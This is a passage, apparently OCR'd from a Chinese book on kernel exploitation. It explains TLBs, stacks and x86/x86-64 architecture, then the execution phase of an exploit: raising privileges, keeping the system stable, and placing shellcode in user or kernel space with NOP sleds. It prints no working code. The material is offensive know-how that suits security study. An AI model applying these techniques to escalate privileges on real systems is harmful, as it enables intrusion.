对 CPU 来说，要想能够正确地工作，从虚拟地址到物理地址的转换是必须进行的。然而，这是一个耗时的操作，为了提高这个周期性操作的性能，CPU 提供了一个缓冲器用于存储最近虚拟地址到物理地址的映射关系，我们称这个为“快表”（Translation Lookaside Buffer，TLB）。TLB 的原理非常简单：保存最近转换过的记录以便将来再需要映射相同的地址时无需再去获取物理内存而是去“快表”中直接读取。如其他缓存一样，TLB 也利用局部性的原理，包括时间与空间上：很快，一个程序可能将访问相同的地址数据。作为一个经典的例子，想想循环访问一个数组元素的问题。我们通过缓存数组的物理地址而不是每次读取元素然后通过内存管理单元来映射。

操作系统使人们产生了一种错觉，让大家以为每一个进程都有一个私有的虚拟地址空间。因此，相同的虚拟地址在不同的进程中总是有不同的翻译结果。事实上，这样的虚拟地址在某些时候根本就不存在。如果在每次处理器转换的时候都能够保存与 TLB 相关的信息，CPU 就不会出现读取错误物理地址的问题。鉴于这个原因，所有架构都提供了一种刷新 TLB 缓存或特定 TLB 入口的方法。架构还提供了一种通过刷新可用的全局入口保存 TLB 入口的方法，这种方式在上下文切换时不改变虚拟地址到物理地址的映射。

可以想象，刷新 TLB 肯定会对性能产生一定的影响。让我们回到数组循环的例子。两个进程交叉遍历两个长数组。每次这两个进程之间进行上下文切换时，其他的进程试图访问数组元素时都需要在页表中进行一次 MMU 遍历。

从 MMU 的角度来看，操作系统存取内存都是通过本身的页表，就如任何的用户态的进程一样。因为用户态和内核态之间的切换是非常普通的任务。并非只在进程状态切换时才会刷新快表，每次进入或是跳出内核态的时候也会引发 TLB 的刷新。而且内核经常需要用户态去访问，比如输入调用的参数或是返回调用的结果。在诸如 x86/x86-64 的体系架构中不提供任何硬件支持去访问其他进程的资源，每一次进入 / 退出内核操作时都会导致 TLB 的刷新，在引用访问其他进程的时候都需要手动运行页表转换程序，这在很大程度上影响了机器的性能。

为了提高这种体系架构的性能（一直是操作系统设计中的一个关键点），操作系统实现了在第 1 章中提到的组合的用户态 / 内核态地址空间，在每一个进程地址空间的顶部都保存有一份内核页表的备份。这些页表的转换（从内核虚拟地址到物理地址）将在快表中标记为全局的并且不可改变。通过只允许有权限的代码对其访问来保护它。每次进程调用内核代码的时候都不需要再改变 TLB（如刷新 TLB）；如果出于某种原因内核直接在进程上下文中解引用了一个已经映射的虚拟地址空间，那么将会访问这个进程的内存。

一些体系架构（如 SPARC V9）不支持从一个进程访问另一个进程的机制，并将 TLB 与特定的进程环境关联。因此，它能够将内核态和用户态区分并且不会影响机器性能。我们将会在

“执行阶段”讨论这些设计的深远意义。

警告 虽然内核态和用户态相结合的设计是x86的通用选择，但是这种选择主要是考虑了性能原因：在内核态和用户态之间实行适当分离是完全可行的。Linux内核的4G/4G分割项目、Pax项目，而且，更有趣的是，Mac OS X操作系统是在x86系统上实现了独立的用户态和内核态地址空间的一个例子。x86-64架构已经稍微改变了这种状况，它有很大的虚拟地址空间，对用户态和内核态来说都有很大的空间。对段寻址的有限支持使得基于段寻址的技术在独立环境中想要达到很好的性能是不可能的（如基于x86的Pax设计）。

栈

栈是一个内存结构，该结构几乎是所有应用程序二进制接口（Application Binary Interface，ABI）的基础，规则集的任务是如何创建（数据类型和大小、栈对齐、特定语言结构等）和规范（调用规约、系统调用号和调用机制等）可执行文件。因为内核本身是可执行的，我们将涵盖与内核利用方法关系比较密切的ABI部分，特别侧重于调用规约。

调用规约指出对支持嵌套程序非常必要的粘性机制是如何组织到一起的，比如，参数和返回值是如何传递的，或者当一个过程结束的时候控制流是如何正确返回调用函数的。所有的架构在支持嵌套程序的机制上可能略有差异，但是这些机制有一个共同点：都基于栈。

栈有两种基本操作：

- PUSH　入栈操作，将一数值放到栈顶。
- POP　出栈操作，移除栈顶元素并且返回给调用者。

由于这种设计，栈是一种后进先出（Last In First Out，LIFO）的数据结构。我们最后一个PUSH的对象将会是接下来我们执行POP操作时返回的值。习惯上，栈从高地址向低地址增长，正如我们在第2章中看到的那样。在这种情况下，入栈操作从栈顶（TOS）减去对象的大小个地址单元并且复制对象到栈顶；相反，出栈操作从栈顶（TOS）读取对象并且栈顶指针加上对象的大小。

CPU架构中有专门的寄存器保存栈顶（TOS）地址，并且POP和PUSH指令都会隐含地修改该寄存器的值。图3.2表明CPU架构特征是如何支持嵌套程序的。

这种想法是将每个程序限定在一个栈结构中，这个结构是栈的一部分，而且它是这个程序私有的，这段私有区域可以通过预留足够的空间来存放局部变量。在调用一个程序时，调用函数在调用后将会把下一条指令的指令指针（IP）放入栈结构中。一旦被调用函数结束，它将在栈中使用的局部变量清空，并将栈中的栈顶值出栈。这个值是调用函数中下一条指令的地址，是调用函数之前将它压入栈中的。被调函数将这个值设成指令指针，函数继续正确地执行下去。

虽然函数之间传递参数大多数情况是通过寄存器来完成的，尤其是在精简指令集计算机系统（RISC）中有很多的寄存器，但在一些系统中，如x86-32位的架构中，栈也可以完成这样的工作。调用函数简单地将参数压入栈中然后被调函数将参数出栈。栈的这种用途在图3.2中有所展示。这种方式中，被调用函数从栈中移出参数。因为栈是一个简单的内存结构，被调函

数也可以通过偏移地址访问栈中的参数而不必将参数出栈。这种情况下，调用函数在被调函数返回后清除栈中的参数。第一种方式是 x86 的 Windows 系统中的经典实现方式，而后一种方式在 x86 的 Linux 系统中更为常见。




图 3.2　基于栈的嵌套程序的实现

x86 和 x86-64

现在我们已经描述了架构的一般概念，是时候讨论一下选择什么样的架构来实施内核利用了。这里的讨论引导我们进入接下来要讲的利用开发的第一阶段——执行阶段。

基于 x86 的 32 位架构

最著名的复杂指令计算机系统也可能是您最为熟悉的：x86。这个架构的第一个实例可以追溯到 1978 年 Intel 的 16 位处理器 8086 的问世。[⊖]并且还影响着现在的 x86CPU 系统。当您打开电脑，CPU 以真实模式（Real Mode）启动，此时 16 位的环境与 8086 的 CPU 极为相似。

⊖ http://download.intel.com/museum/archives/brochares/pdfs/35yrs_web.pdf

x86 的设计要求满足向上兼容性，正是这个原因才使它成功，但是同时这也使得它本身比较笨重。用户非常高兴，因为能够保证运行老版本的应用程序而不必过多地关注当前机器的指令集。

在 x86 架构中，启动机器以后的第一件事是将 CPU 切换到保护模式，使操作系统运行在 32 位的环境中。从操作系统的角度看，保护模式是非常重要的，提供了诸如分页内存管理单元、权限管理、可寻址的 32 位虚拟地址空间等特征。在 32 位保护模式中，x86 架构提供了 8 个 32 位通用寄存器（EAX、EBX、ECX、EDX、ESI、EDI、EBP 和 ESP）、6 个 16 位段寄存器（CS、DS、ES、FS、GS 和 SS），还有很多专用寄存器。经常用到的寄存器包括：

- ESP/EBP　分别表示栈指针（ESP）和帧指针（EBP）。栈指针指向当前栈的栈顶，而帧指针指向当前函数的入口。EBP 用来引用传递给函数的参数和函数内部的局部变量。需要指出的是，EBP 作为帧指针不是强制性的；事实上，内核的编译没有使用帧指针，而是使用了很多其他的寄存器。
- EIP　这个寄存器保存指令指针（IP）。
- EFLAGS　这个寄存器保存与当前执行状态相关的位标志。
- CR0 ～ CR7　是控制寄存器，保存着运行系统的配置位。CR3 保存着当前页表的物理地址。
- IDTR　这是中断描述符表寄存器，保存着中断描述符表（Interrupt Descriptor Table，IDT）的物理地址。这个表将每一个中断与特定的服务程序相关联。权限指令和非权限指令都允许从中断描述表寄存器中读和写。
- GDTR　这是全局描述符表寄存器，保存着全局描述符表（Global Descriptor Table，GDT）的物理地址。这是一个段描述符的表。由于 x86 的独特设计，这个寄存器是必须使用的。与 IDT 一样，权限指令和非权限指令都可以从寄存器中读和写。

x86 架构有 4 个权限级别，称为环。0 环拥有最高级别的权限，内核程序在这个级别上运行。用户程序运行在拥有最低权限级别的 3 环上。1 环和 2 环在现代操作系统中很少使用。

x86 架构支持页式寻址和段式寻址。实际上，段式寻址在保护模式下也不能禁用。因此在 x86 架构中一直使用段地址：偏移地址（seg：offset）的模式进行寻址。段地址存储在 6 个段寄存器中的一个内。如果没有指定段寄存器，将会使用默认段寄存器：CS 是默认的程序段寄存器，DS 是默认的数据段寄存器，SS 是默认的栈段寄存器，ES 是默认的串指令段寄存器。为了拥有一个单一的线性地址空间，操作系统定义所有的段从基址 0 到段的最大值 0xFFFFFFFF，从而创建一个独立的段跨越整个 4GB 的虚拟地址空间。页式寻址在此基础上高效运行。

x86 架构实现了两级页表（如果物理地址扩展（Physical Address Extension，PAE）可行的话，也可能是 3 级，对此我们将不深入讨论）。CR3 寄存器保存当前正在使用的页目录表的物理地址，线性地址的最高 10 位有效位保存着页目录表中的索引，选择 1 024（2^{10}）个入口中的一个。每一个入口都保存着一个页表（PT）的物理地址。接下来的 10 位有效位从页表中选择一个入口，这个入口通常称为页表入口（PTE），保存着要指向的页的物理地址。剩下的 12 位有效位作为物理页中的偏移地址，用于寻址由 4 096 个字节组成的页。内存管理单元（MMU）每次从 CPU 中取得线性地址的时候都会进行这样的操作。

与页表入口相关的是一组描述页的属性的标志。这些标志中最有趣的就是描述页的保护模

式的标志位。在 x86 的架构中，页是可写的或可读的或既可读也可写的。没有一个标志位表示一个页是可以执行的（所有可以访问的页都是可以执行的）。您将会在本章看到，这是一个非常有意思的属性。

同样需要指出的是，x86 架构提供了通用标志，称为写保护（Write Protect，WP）。该标注在 CR0 寄存器中，当设置了这个标志位时，就会防止任何权限代码修改只读的页，而不论是在权限的段还是非权限的段中，这个标志位在现在内核中是默认打开的。

x86-64

由于应用程序开始需要更大的地址空间并且内存价格下降，Intel 和 AMD 都开始设计自己的 64 位架构。Intel 开发了崭新的 IA64 RISC 架构；AMD 采用 x86-32 位的架构原理，实现了 64 位的架构，称为 AMD64。AMD64 是完全向上兼容的，允许用户不加修改地运行 32 位的应用程序和操作系统，并且有两种操作模式：

- **传统模式**　CPU 行为就如 32 位 CPU 一样，将所有 64 位的环境都关掉。
- **长模式**　这是 64 位本地运行模式。在这种模式下，32 位应用程序仍旧可以不加修改地运行（接下来会立即讨论）在一个称为兼容模式的模式中。在兼容模式和 64 位模式之间来回切换既简单又快速。Mac OS X 内核（到 Snow Leopard）已经采用这种特性来在 32 位内核上运行 64 位应用程序。

完全不用吃惊，AMD64 比 IA64 更加成功，这迫使 Intel 不得不开发它自己的兼容版本，我们称为 EM64T/IA-32e。这两者的区别非常小，我们将不会在这里进行讨论。现在，32 位架构的 64 位版本通常称为 x86-64。

现在，我们讨论一下上面谈到的 64 位架构的特性：

- 32 位通用寄存器（EAX、EBX 等）扩展成 64 位并且称作 RAX、RBX 等。
- 新添加了 8 个 64 位的寄存器，称为 R8 ～ R15。
- 默认有“非执行”位（NX）的标记页是不可执行的。当页目录入口（PAE）允许使用时，NX 标志位就在一些 32 位 X86 系统中出现了。
- 现在用 RIP（EIP 寄存器的 64 位版本）保存与指令指针相关的内存地址。对位置独立的代码来说，这是一个有趣的特征（代码中不含有任何绝对地址引用，因此可以放在任何线性地址空间中并且正确执行）。
- 虚拟地址空间明显大了很多。因为 64 位的地址空间用来表示它可能略显庞大（如页表），因此只使用了它的一个子集，即仅有 2^{48} 个地址可用。这是通过将剩余的 16 位设置为第 47 位的值来实现的。这样就生成了一个从 0x7FFFFFFFFFFF 到 0xFFFF800000000000 的虚拟地址范围。操作系统通常使用这个来区别用户态和内核态，将低地址部分分配给用户态，而将高地址部分分配给内核态。
- 页表表目现在是 64 位宽（当 x86 架构中设置物理地址扩展时），所以每一级包含 512 个表目。页大小可能是 4 096KB、2MB 或是 1GB。需要一个新级别的表目，称为 PML4。
- 在 64 位模式中，段式寻址基本上已经废弃使用了。比如，GDT 仍旧存在，但是将忽略其

中的信息（如段的限制和访问类型等）。GS 和 FS 段寄存器也依然存在，但是它们通常只用来保存重要数据结构的偏移地址。特别地，经常将 GS 用于用户态和内核态，这是因为该架构提供了一种基于进入 / 退出内核的状态而转换其值的方法：SWAPGS。我们将会在本书的第二部分详细讨论 SWAPGS 的具体使用。

- 调用规约的步骤发生了变化。x86 架构中通常通过栈来传送，而 x86-64 架构中的应用程序二进制接口（ABI）规定参数主要通过寄存器来传递。本章后面讨论到栈的利用的时候，我们将会介绍这个话题。

需要提醒的是，除了先前我们提到的不同之外，我们之前讨论过的所有关于 x86 的架构的观点在 x86-64 架构中都适用。

执行阶段

现在我们已经讨论了架构。是时候开始我们的执行阶段了。正如前面指出的，在很多内核利用场景中这个阶段还可以细分为两个子阶段：

- **获取权限** 这意味着一旦执行代码就会提升权限（或是获得更多的权限），正如我们接下来要讨论的，在内核态最通常的操作是定位那些能够保持进程权限跟踪的结构，并将它们提升至超级用户权限。因为这种代码在内核中拥有超级执行权限，所有用户态的保护措施都会变得无效。
- **稳固系统** 这意味着要使系统处于稳定状态，以便攻击者可以享用他刚刚获取的系统权限。正如我们将要讨论的，获取权限代码的执行通常是执行流程重定向的结果。换句话说，您可能会在完成内核利用之前结束内核执行的流程。如果是这样的话，无论内核执行流程当前获取的是什么资源（尤其是锁），都需要进行合适保存。内核利用扰乱内核的状态越厉害，为了系统正确运行而编写的稳固系统的代码就越多。而且，当发生内存破坏的 bug 时，从发生溢出到成功劫持工作流可能会花费一些时间。如果任何重写的内存在此间被访问和检测，必须保证这些检测能够通过。

正如第 1 章中指出的那样，shellcode 是想重定向到的一段汇编指令。很明显，需要将这些指令放入内存中并且了解它们的地址，这样才能安全地将执行流程定位到该地址。如果在获取目标地址的时候出现错误，就会失去目标机器的控制权。

放置 shellcode

因为失去目标机器不是我们的主要目标，所以让我们看一下安全可靠的 shellcode 位置的可选范围。这依赖于漏洞类型（属于控制程度）和使用的内存模型（独立的或者混合的内核态 / 用户态地址空间），可以将 shellcode 放在内核态地址空间或用户态地址空间，或者二者的混合空间。

通常，内核态强加了一些不得不考虑的限制：

- 被劫持的内核路径必须能够确定 shellcode 在内存中的位置。换句话说，shellcode 必须在内核利用当前页表可以直接访问的虚拟地址空间的范围内。这基本上可解释为将 shellcode 置于实现了用户态 / 内核态分离地址空间模型的系统的唯一内核上下文中，并

且置于实现了用户态 / 内核态混合地址空间模型的系统的内核上下文和返回进程上下文中（大多数情况下）。

- 保存 shellcode 的内存必须标记为可执行的。换言之，存有 shellcode 的页需要将执行标志位打开。如果可以将 shellcode 放到用户态（这意味着正在瞄准混合的地址空间环境中的本地漏洞），这就不是一个问题，因为您可以自己设置映射保护。如果将 shellcode 保存到内核态，这可能会变得复杂些。
- 在一些情况下，存储 shellcode 的区域必须在内存中。换言之，内核可能会隐含地将要执行的内存作为分页，所以不能承受再从硬盘中取 shellcode 页。幸运的是，页将被载入内存。

现在让我们来讨论放置 shellcode 的不同方法和如何克服上面讲到的这些限制。

用户态中的 shellcode

无论什么时候都能够尝试把 shellcode 放入用户态。这样会带来很多益处。

首先，这会非常容易地满足前面所罗列的需求，因此能够让您写出优良的内核利用代码（内核利用可以自动地侦测到一些错误并且能够避免宕机），包括利用本地的或是远程的漏洞。

对于本地漏洞，我们可以自己触发，因为控制了调用内核的用户态进程。使用操作系统提供的内存基本映射操作就可以容易且正确地把一部分地址空间与所想达到的权限级别相映射。即使系统阻止同时可写和可执行的内存映射（在进程的生命周期中阻止一个先前的可写段变成可执行段），但是仍可以这样操作：

- 在编译 / 链接阶段把 shellcode 包含到本身的执行文件中。这意味着您可以用 C 语言编写 shellcode，这是一个非常好的优势。
- 把 shellcode 放到一个文件中并且映射这个文件，并赋予其执行的权限（无写权限）。

您也获得了另外一个优势：将不会受 shellcode 的空间限制所羁绊。换言之，可以把 shellcode 写得足够长，因此可以在它的开始部分添加大量的 NOP 区域。NOP 区域大大增加了内核利用成功的机会，尤其当没有完全控制将要重定向到劫持控制流的地址。

比方说，您能够控制虚拟地址的前面部分，这就是说内核路径跳转到 32 位地址的前 16 位。留下后 16 位可以存储其他的数据。通过映射 2^{16} 字节的内存空间，把它填充为 NOP 指令，在这之后放置您的 shellcode，您能确定无论这些 16 位的值是什么，都可以正确地执行您想要执行的代码。如图 3.3 所示。

如前面指出的那样，使用 C 语言来编写 shellcode 代码的能力是一种优势。事实上，尤其是当有很多的任务要做的时候，使用 C 语言编写代码而让编译器工作要比编写大量的汇编指令容易得多。然而，需要指出的是，编译运行在用户态的代码时所选用的编译规约必须与内核所选用的一样。需要特别关注调用规约（在前面介绍过，这可能与编译的选择有关），否则可能在函数结束时得不到正确的返回并且导致死机。您还需要尽可能地保证代码独立，并且避免在运行时使用外部类库中的函数（或者最终静态地编译您的代码，但是不提倡这样做）。作为一个例子，x86-64 架构中的段寄存器的使用方式在用户态和内核态不同，这意味着您将停止使用

一个在用户态中非常有意义的段寄存器。




图 3.3 shellcode 顶部的 NOP 放置区

克服前面指出的第三种限制通常不需要花费太多的额外努力。如果 shellcode 是可执行利用的一部分，在一个页当中它们可能会用来运行可执行代码，而且在达到目的之前不会从内存中清除。无论如何，您都可以从保存有 shellcode 的虚拟地址空间中读取一个字节以驱动内核把具体的页加载到内存。

当确定 shellcode 跟内核路径所依赖的内核内存模型和漏洞具有一样的周边环境时，您不能在内核态和用户态在适当位置分开的系统中使用用户态的方法。在这种情景下，用户态的虚拟地址空间在内核态中会有完全不同的意义。

为了能够成功地获取 shellcode 代码，还需要工作在与劫持内核路径相同的执行环境中，以保证您所运行的进程所在的页表是内核态中正在使用的活动页表。这也就是说，在进入内核态之前的用户态指令和容易受攻击的内核路径必须运行在同一个 CPU 中。即使当代码发生系统调用或同步中断时，也是这种情况。然而，如果易受攻击的内核路径存在于一个异步中断处理程序中或延迟的程序中（将安排中断例程稍后执行或是在对称多处理器环境中运行在另一个 CPU 上），这一切将会发生改变。在这种情况下（在内核态和用户态地址空间独立的情况下），您需要考虑一种清理内核态中的 shellcode 或者至少一种混合 / 多阶段的方法。

内核态中的 shellcode

如果不能将您的 shellcode 置于用户态中，您就需要将其放于内核态中。然而，内核态中的

生命周期不像在用户态中那样简单，您需要克服很多的障碍和问题。

- 不能够控制内核态的页保护。您需要寻找一段已经映射为可执行且可读的内存区域。而这可能不是始终可行的。
- 在内核态，拥有非常有限的虚拟地址空间。换句话说，在缺少信息泄露的状况下，我们将会依赖内核输出和从用户态搜集到的信息，正如我们将在第 4 章中讨论的部分——“信息收集阶段”。
- 由于我们通常没有直接向内核态的缓冲池中写入的途径，所以可能需要我们想出更为巧妙和原始的方法来把 shellcode 放入内核态的地址空间中。
- 假设您找到并控制了一段内存空间，但由于受限只能使用这块空间的一部分。换言之，必须非常关注 shellcode 的长度。而且，shellcode 大多数需要用汇编（最优）来写。

另外，内核页表明显对任何可执行的内核路径都是可见的（它们在同样的环境当中）。通常它们都在当前页中（比如，内核代码在内存中锁定并且操作系统明确指出内核区域是不可调页的）。我们将在第 4 章和第 5 章中更为具体地讨论只存放到内核态地址空间的 shellcode。

混合或多阶段的 shellcode

